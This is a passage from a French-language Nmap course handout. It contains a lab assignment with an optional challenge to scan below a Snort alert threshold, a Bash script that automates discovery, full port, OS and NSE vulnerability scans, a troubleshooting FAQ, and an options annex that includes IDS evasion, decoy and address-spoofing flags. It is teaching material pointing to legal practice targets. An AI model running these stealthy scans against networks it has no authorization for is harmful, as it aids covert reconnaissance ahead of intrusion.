- les commandes exactes utilisées, avec justification du choix (pourquoi ce type de scan, ce timing) ;
- les résultats bruts en annexe (export -oA) ;
- le tableau des vulnérabilités trouvées avec niveau de criticité (faible/moyen/élevé/critique) ;
- les recommandations de remédiation, priorisées.

Contraintes supplémentaires (niveau expert, en option)

- Réaliser l'intégralité du scan de niveau 2 en restant sous le seuil de détection d'une règle Snort simple fournie par l'enseignant (ex. alerte si plus de 20 SYN/seconde depuis une même IP) vous devrez donc justifier votre choix de -T.
- Automatiser les étapes 1 à 4 dans un script Bash unique, avec horodatage des fichiers de sortie, à la manière d'un contrôle périodique.

```
#!/usr/bin/env bash
#
# audit_tp.sh - Automatisation de la reconnaissance et de l'audit Nmap
# Usage: sudo ./audit_tp.sh <CIDR_RESEAU> <IP_CIBLE_1> <IP_CIBLE_2>
# Exemple: sudo ./audit_tp.sh 192.168.1.0/24 192.168.1.50 192.168.1.60

set -euo pipefail

if [ "$#" -ne 3 ]; then
   echo "Usage: $0 <CIDR_RESEAU> <IP_CIBLE_1> <IP_CIBLE_2>"
   exit 1
```

```
fi

NETWORK="$1"
TARGET1="$2"
TARGET2="$3"
OUTPUT_DIR="./audit_results_$(date +%Y%m%d_%H%M%S)"

mkdir -p "$OUTPUT_DIR"
echo "[*] Dossier de sortie : $OUTPUT_DIR"

# ------------------------------------------------------------
# Étape 1 : Cartographie des hôtes actifs (sans scan de port)
# ------------------------------------------------------------
echo "[+] Étape 1 : Cartographie des hôtes actifs sur $NETWORK..."
nmap -sn "$NETWORK" -oA "$OUTPUT_DIR/01_decouverte_reseau"

# Extraction des adresses IP en ligne
grep "Status: Up" "$OUTPUT_DIR/01_decouverte_reseau.gnmap" | cut -d ' ' -f 2 > "$OUTPUT_DIR/hotes_actifs.txt"
echo "[*] Hôtes actifs identifiés :"
cat "$OUTPUT_DIR/hotes_actifs.txt"

# ------------------------------------------------------------
# Étape 2 : Reconnaissance active niveau 1 (Scan rapide -F)
# ------------------------------------------------------------
echo "[+] Étape 2 : Scan rapide (-F) sur les hôtes découverts..."
nmap -F -iL "$OUTPUT_DIR/hotes_actifs.txt" -oA "$OUTPUT_DIR/02_scan_rapide"

# ------------------------------------------------------------
# Étape 3 : Reconnaissance active niveau 2 (Scan complet -p-, OS, versions)
# ------------------------------------------------------------
echo "[+] Étape 3 : Scan complet, OS et versions sur $TARGET1 et $TARGET2..."
nmap -p- -sV -O -T4 "$TARGET1" -oA "$OUTPUT_DIR/03_scan_approfondi_$(echo $TARGET1 | tr '.' '_')"
nmap -p- -sV -O -T4 "$TARGET2" -oA "$OUTPUT_DIR/03_scan_approfondi_$(echo $TARGET2 | tr '.' '_')"

# ------------------------------------------------------------
# Étape 4 : Analyse de vulnérabilités (Scripts NSE vuln)
# ------------------------------------------------------------
echo "[+] Étape 4 : Analyse de vulnérabilités (NSE vuln)..."
nmap -sV --script vuln "$TARGET1" -oA "$OUTPUT_DIR/04_vuln_$(echo $TARGET1 | tr '.' '_')"
nmap -sV --script vuln "$TARGET2" -oA "$OUTPUT_DIR/04_vuln_$(echo $TARGET2 | tr '.' '_')"

echo "[*] Audit terminé. Résultats disponibles dans : $OUTPUT_DIR"
```

8. Dépannage (FAQ technique)

« nmap -sS » renvoie « requires root privileges »

Le scan SYN construit des paquets bruts, réservé à root/admin. Utilisez sudo nmap -sS ... ou repliez-vous sur -sT (sans privilège, mais plus visible).

Le scan est anormalement lent sur un grand réseau

Vérifiez si vous scannez sans -n (résolution DNS à chaque IP) et si vous combinez -p- avec un réseau large : commencez toujours par -sn pour ne cibler ensuite que les hôtes actifs.

Tous les ports remontent « filtered »

La cible ne répond probablement pas au ping ICMP préalable ou est protégée par un pare-feu strict. Essayez -Pn pour forcer le scan, et --reason pour comprendre la cause exacte.

Le scan UDP prend des heures

Normal si vous scannez tous les ports UDP sans filtrer. Ciblez toujours les ports UDP usuels (-p 53,67,123,161) plutôt que -p- en UDP.

Un script NSE plante ou se bloque

Utilisez --script-trace pour déboguer, et vérifiez la version de Nmap avec nmap --version : les scripts évoluent d'une version à l'autre.

La version de service affichée semble fausse

Un service peut délibérément masquer ou modifier sa bannière (bonne pratique de durcissement !). Recoupez toujours avec curl, telnet ou nc en connexion manuelle.

9. Annexe — Tableau complet des options Nmap

Cette annexe regroupe, par catégorie, l'essentiel des options disponibles. Elle complète le cours et sert de mémo pendant les TP et le défi final.

9.1 Spécification de cible

Option	Description
`-iL <fichier>`	Charge la liste des cibles depuis un fichier
`-iR <nb>`	Choisit un nombre d'hôtes aléatoires à scanner
`--exclude <hôtes>`	Exclut des hôtes/réseaux du scan
`--exclude-file <fichier>`	Exclut la liste d'hôtes contenue dans un fichier

9.2 Découverte d'hôtes

Option	Description
`-sn`	Ping scan : découverte d'hôtes sans scan de port
`-Pn`	Considère toutes les cibles comme actives, saute la découverte
`-PS<ports>`	Découverte par TCP SYN sur les ports indiqués
`-PA<ports>`	Découverte par TCP ACK sur les ports indiqués
`-PU<ports>`	Découverte par UDP sur les ports indiqués
`-PE / -PP / -PM`	Découverte par ICMP (echo, timestamp, netmask)
`-n`	Pas de résolution DNS (accélère un scan large)
`-R`	Résolution DNS systématique de toutes les cibles
`--dns-servers <serveurs>`	Serveurs DNS personnalisés pour la résolution
`--traceroute`	Trace la route jusqu'à chaque hôte

9.3 Techniques de scan de port

Option	Description
`-sS`	SYN scan (par défaut avec droits root)
`-sT`	TCP Connect scan (sans droits particuliers)
`-sU`	UDP scan
`-sA`	ACK scan (cartographie de pare-feu)
`-sW`	Window scan (variante d'ACK basée sur la fenêtre TCP)
`-sM`	Maimon scan (FIN/ACK, exploite certains BSD)
`-sF / -sN / -sX`	FIN / Null / Xmas scan (furtifs, peu fiables selon l'OS cible)
`-sI <zombie>`	Idle scan via un hôte « zombie » tiers (scan totalement indirect)
`-sY / -sZ`	Scan SCTP INIT / COOKIE-ECHO
`-sO`	Scan de protocole IP (détermine les protocoles supportés)

9.4 Spécification et ordre des ports

Option	Description
`-p <ports>`	Ports à scanner (liste, plage, ou -p-)
`-p U:<ports>,T:<ports>`	Ports distincts pour UDP et TCP dans une même commande
`-F`	Mode rapide : 100 ports les plus courants
`-r`	Scanne les ports dans l'ordre croissant (pas d'aléatoire)
`--top-ports <n>`	Scanne les n ports les plus fréquents
`--port-ratio <ratio>`	Scanne les ports au-dessus d'une fréquence donnée

9.5 Détection de service et de version

Option	Description
`-sV`	Active la détection de version des services
`--version-intensity <0-9>`	Ajuste l'intensité des sondes de version (0 = léger, 9 = exhaustif)
`--version-light`	Équivalent rapide de --version-intensity 2
`--version-all`	Équivalent de --version-intensity 9
`--version-trace`	Affiche le détail de l'activité de détection de version

9.6 Détection de système d'exploitation

Option	Description
`-O`	Active la détection d'OS
`--osscan-limit`	Limite la détection d'OS aux cibles prometteuses
`--osscan-guess`	Devine l'OS de façon plus agressive en cas de doute
`--max-os-tries <n>`	Nombre maximal de tentatives de détection d'OS

9.7 Nmap Scripting Engine (NSE)

Option	Description
`-sC`	Lance les scripts de la catégorie default
`--script <catégorie|nom|motif>`	Lance des scripts précis, une catégorie, ou un motif (ex. "http-*")
`--script-args <args>`	Passe des arguments personnalisés aux scripts
`--script-args-file <fichier>`	Charge les arguments de scripts depuis un fichier
`--script-trace`	Affiche les échanges réseau détaillés des scripts (débogage)
`--script-updatedb`	Met à jour la base des scripts NSE
`--script-help <motif>`	Affiche la documentation d'un ou plusieurs scripts sans les exécuter

9.8 Timing et performance

Option	Description
`-T<0-5>`	Modèle de timing global (0 = paranoid, 5 = insane)
`--min-rate <n>`	Débit minimal de paquets envoyés par seconde
`--max-rate <n>`	Débit maximal de paquets envoyés par seconde
`--min-parallelism <n>`	Parallélisme minimal des sondes
`--max-parallelism <n>`	Parallélisme maximal des sondes
`--host-timeout <temps>`	Abandonne une cible après ce délai
`--scan-delay <temps>`	Délai minimal entre deux sondes
`--max-retries <n>`	Nombre maximal de retransmissions par sonde

9.9 Évasion de pare-feu / IDS et usurpation

Option	Description
`-f`	Fragmente les paquets IP
`--mtu <taille>`	Définit une taille de MTU personnalisée pour la fragmentation
`-D <leurre1,leurre2,RND:n,ME>`	Masque le scan derrière des adresses IP leurres
`-S <IP>`	Usurpe l'adresse source (nécessite de maîtriser le retour du trafic)
`-e <interface>`	Force l'utilisation d'une interface réseau précise
`-g / --source-port <port>`	Force un port source donné (contourne certains filtres naïfs)
`--data-length <n>`	Ajoute des données aléatoires pour modifier la signature des paquets
`--ttl <valeur>`	Définit le Time To Live des paquets envoyés
`--spoof-mac <MAC|0|vendeur>`	Usurpe l'adresse MAC (réseau local uniquement)
`--badsum`	Envoie une somme de contrôle TCP/UDP invalide (teste la réaction des IDS)

9.10 Sortie et export des résultats

Option	Description
`-oN <fichier>`	Sortie au format lisible standard
`-oX <fichier>`	Sortie au format XML (exploitable par des outils tiers)
`-oG <fichier>`	Sortie au format « grepable », pratique en script shell
`-oA <préfixe>`	Génère les trois formats précédents en une seule commande
`-v / -vv`	Augmente le niveau de verbosité
`-d / -dd`	Mode debug, affiche le détail des paquets envoyés/reçus
`--reason`	Explique pourquoi Nmap a conclu à cet état de port
`--open`	N'affiche que les ports ouverts (ou probablement ouverts)
`--packet-trace`	Affiche tous les paquets envoyés et reçus

Option	Description
`--append-output`	Ajoute les résultats à un fichier existant au lieu de l'écraser
`--resume <fichier>`	Reprend un scan interrompu à partir d'un fichier de sortie

9.11 Options diverses

Option	Description
`-6`	Active le scan en IPv6
`-A`	Mode agressif : -sV -O -sC + traceroute
`--datadir <chemin>`	Chemin personnalisé vers les fichiers de données Nmap
`--send-eth / --send-ip`	Force l'envoi de paquets au niveau Ethernet ou IP
`--privileged`	Suppose des droits root même si non détectés automatiquement
`--unprivileged`	Force le comportement sans droits (équivalent -sT)
`-V / --version`	Affiche la version de Nmap installée
`-h / --help`	Affiche l'aide intégrée

10. Sources et pour aller plus loin

Ce support a été construit et enrichi à partir des ressources suivantes, qu'il est recommandé de consulter pour approfondir :

- Stéphane Robert, « nmap : analyser l'exposition réseau », blog.stephane-robert.info . guide très complet incluant modèles de scan, pièges à éviter et exercices progressifs.
- Alban Guillier, « Tutoriel nmap 2026 : Scan des ports, audit, test, intrusion », blog.crea-troyes.fr . approche orientée cas pratiques (audit de réseau domestique, couplage avec Hydra et Metasploit, contournement d'IDS).
- Jean-Patrick Gelas & Thomas Begin, « TP Attaques bruyantes ou scan réseau », Université Lyon 1, UE Sécurité — TP académique de référence sur scanme.nmap.org et Metasploitable2 en environnement Docker.
- Documentation officielle Nmap : nmap.org/book/man.html // le Reference Guide officiel, en anglais, la source la plus fiable et à jour pour toute option avancée.
- Nmap Network Scanning, Gordon « Fyodor » Lyon // l'ouvrage de référence écrit par le créateur de l'outil, disponible en ligne gratuitement sur nmap.org.
- OWASP Testing Guide — pour resituer la reconnaissance réseau dans une méthodologie de test d'intrusion complète.
- Cible pédagogique officielle : scanme.nmap.org, mise à disposition par les développeurs de Nmap pour s'entraîner légalement (usage raisonnable exigé).
- Metasploitable2 — machine virtuelle volontairement vulnérable, maintenue par Rapid7, référence standard de l'enseignement en pentest.